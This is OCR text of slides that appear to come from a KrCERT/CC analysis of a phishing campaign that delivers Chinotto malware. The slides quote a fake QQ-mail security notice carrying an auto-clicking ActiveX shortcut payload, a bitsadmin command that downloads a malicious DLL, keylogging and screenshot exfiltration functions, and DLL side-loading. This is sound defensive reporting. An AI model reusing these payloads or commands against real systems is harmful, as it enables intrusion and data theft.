

```
: 5px 5px 0px 0px;"><img src="https://res.mail.qq.com/zh_CN/htmledition/images/l
logo_sysmail_0.gif" style="float: left;"></th></tr><tr><td style="height: 15px; line
> </td></tr><tr><td style="padding: 0px 18.5938px;"><h2 style="font-size: 14px;
0px;">亲爱的用户：</h2><p style="color: rgb(49, 49, 49); line-height: 28px; marg
margin-bottom: 7px; text-indent: 2em; text-align: justify;">   
系统检测到大量不明邮件向您的邮箱(<strong style="color: rgb(75, 136, 247);">xxxid@qq.com
发送，为了保护邮箱安全，我们已对您的邮箱采取暂时关闭收信功能措施。</p><p style="color: rgb(
; line-height: 28px; margin-top: 7px; margin-bottom: 7px; text-indent: 2em; text
justify;">   请在第一时间进行邮箱安全检查并恢复收信功能。</p></td></tr
table><p><br></p>


<OBJECT id=x classid="clsid:adb880a6-d8ff-11cf-9377-00aa003b7a11" width=1 height=1>
<PARAM name="Command" value="ShortCut">
<PARAM name="Button" value="Bitmap::shortcut">
<PARAM name="Item1" value="[redacted]/win/shenti/1.html ,">
<PARAM name="Item2" value="273,1,1">
</OBJECT>
<script>
x.Click();
```


Compromising host analysis



Compromising host analysis

a.ini - UltraVNC setting file
b.ini - UltraVNC Server Property Page





Compromising host analysis

PDB Path:


E:\4.Work\PROJECT\windows\Plugin_CKUP\Plugin_CKUP\Release\Plugin_CKUP.pdb
E:\4.Work\PROJECT\windows\Plugin_CKU\Plugin_CKU\x64\Release\Plugin_CKU.pdb

Command (기존)	Description (기존)
scap:	일정 시간 감염시스템의 스크린샷을 저장하고 압축해 정보 유출
Command(변경)	**Description (변경)**
ckup:	감염시스템의 스크린샷을 찍어 압축 후, PEXdRUSBACXX3DAD로 xor하고 e_[10자리Random str]로 저장 및 공격자의 C2서버로 전달 및 c:\\user\\Public\\Key.ini 생성 및 키로깅 정보 수집

Compromising host analysis

PDB Path :

E:\4.Work\PROJECT\windows\Plugin_Phone\Plugin_Phone\Release\Plugin_Phone.pdb



Victim investigation

KISC
KrCERT/CC
KOREA INTERNET SECURITY CENTER

Victim investigation

Command Line:

"C:\WINDOWS\system32\cmd.exe" /c "bitsadmin /transfer mmm [compromised host]/xe/files/attach/images/555/[malware].dll c:\users\pubilc\libraries\evc.dll”

Path:
C:\Windows\System32\cmd.exe

bitsadmin

아티클 • 2022. 09. 22. • 읽는 데 3분 걸림 • 기여자 11명

피드백

> 적용 대상: Windows Server 2022, Windows Server 2019, Windows Server 2016, Windows Server 2012 R2, Windows Server 2012, Windows 10

Bitsadmin은 작업을 생성, 다운로드 또는 업로드하고 진행 상황을 모니터링하는 데 사용되는 명령줄 도구입니다. bitsadmin 도구는 스위치를 사용하여 수행할 작업을 식별합니다. 스위치 목록을 호출 `bitsadmin /?` 하거나 `bitsadmin /help` 가져올 수 있습니다.

대부분의 스위치에는 작업의 표시 이름 또는 GUID로 설정한 매개 변수가 필요합니다 `<job>` . 작업의 표시 이름은 고유할 필요가 없습니다. **/create** 및 **/list** 스위치는 작업의 GUID를 반환합니다.


Victim investigation

Hijack Execution Flow: DLL Side-Loading


Other sub-techniques of Hijack Execution Flow (12)

Adversaries may execute their own malicious payloads by side-loading DLLs. Similar to DLL Search Order Hijacking, side-loading involves hijacking which DLL a program loads. But rather than just planting the DLL within the search order of a program then waiting for the victim application to be invoked, adversaries may directly side-load their payloads by planting then invoking a legitimate application that executes their payload(s).


Side-loading takes advantage of the DLL search order used by the loader by positioning both the victim application and malicious payload(s) alongside each other. Adversaries likely use side-loading as a means of masking actions they perform under a legitimate, trusted, and potentially elevated system or software process. Benign executables used to side-load payloads may not be flagged during delivery and/or execution. Adversary payloads may also be encrypted/packed or otherwise obfuscated until loaded into the memory of the trusted process.[1]



ATTACK TTP


Phishing Mail
E-mail Attachment link Click
&
Download Office Document
compromise host A
Decoy document
load Office Macro Script
compromise host B
Download Malicious Script
Command Control
compromise host C
Chinotto
Information Collection
& exfiltration

add exposed TTP




Defend Forward

KISC
KrCERT/CC
KOREA INTERNET SECURITY CENTER

Defend Forward


Defend Forward 는 국가가 지원하는 적의 증가하는 속도와 정교함에 대응하여 미 국방부가 개발한 개념입니다.
이는 공격적인 사고 방식으로 방어하고, 악의적인 사이버 활동을 초기 단계에서 선제적으로 방해하거나 중지하며, 적의 비용을 증가시키는 것을 의미합니다. 이것이 우리가 공격자와 싸우고 적의 이점을 역전시키는 방법입니다.

Defend Forward

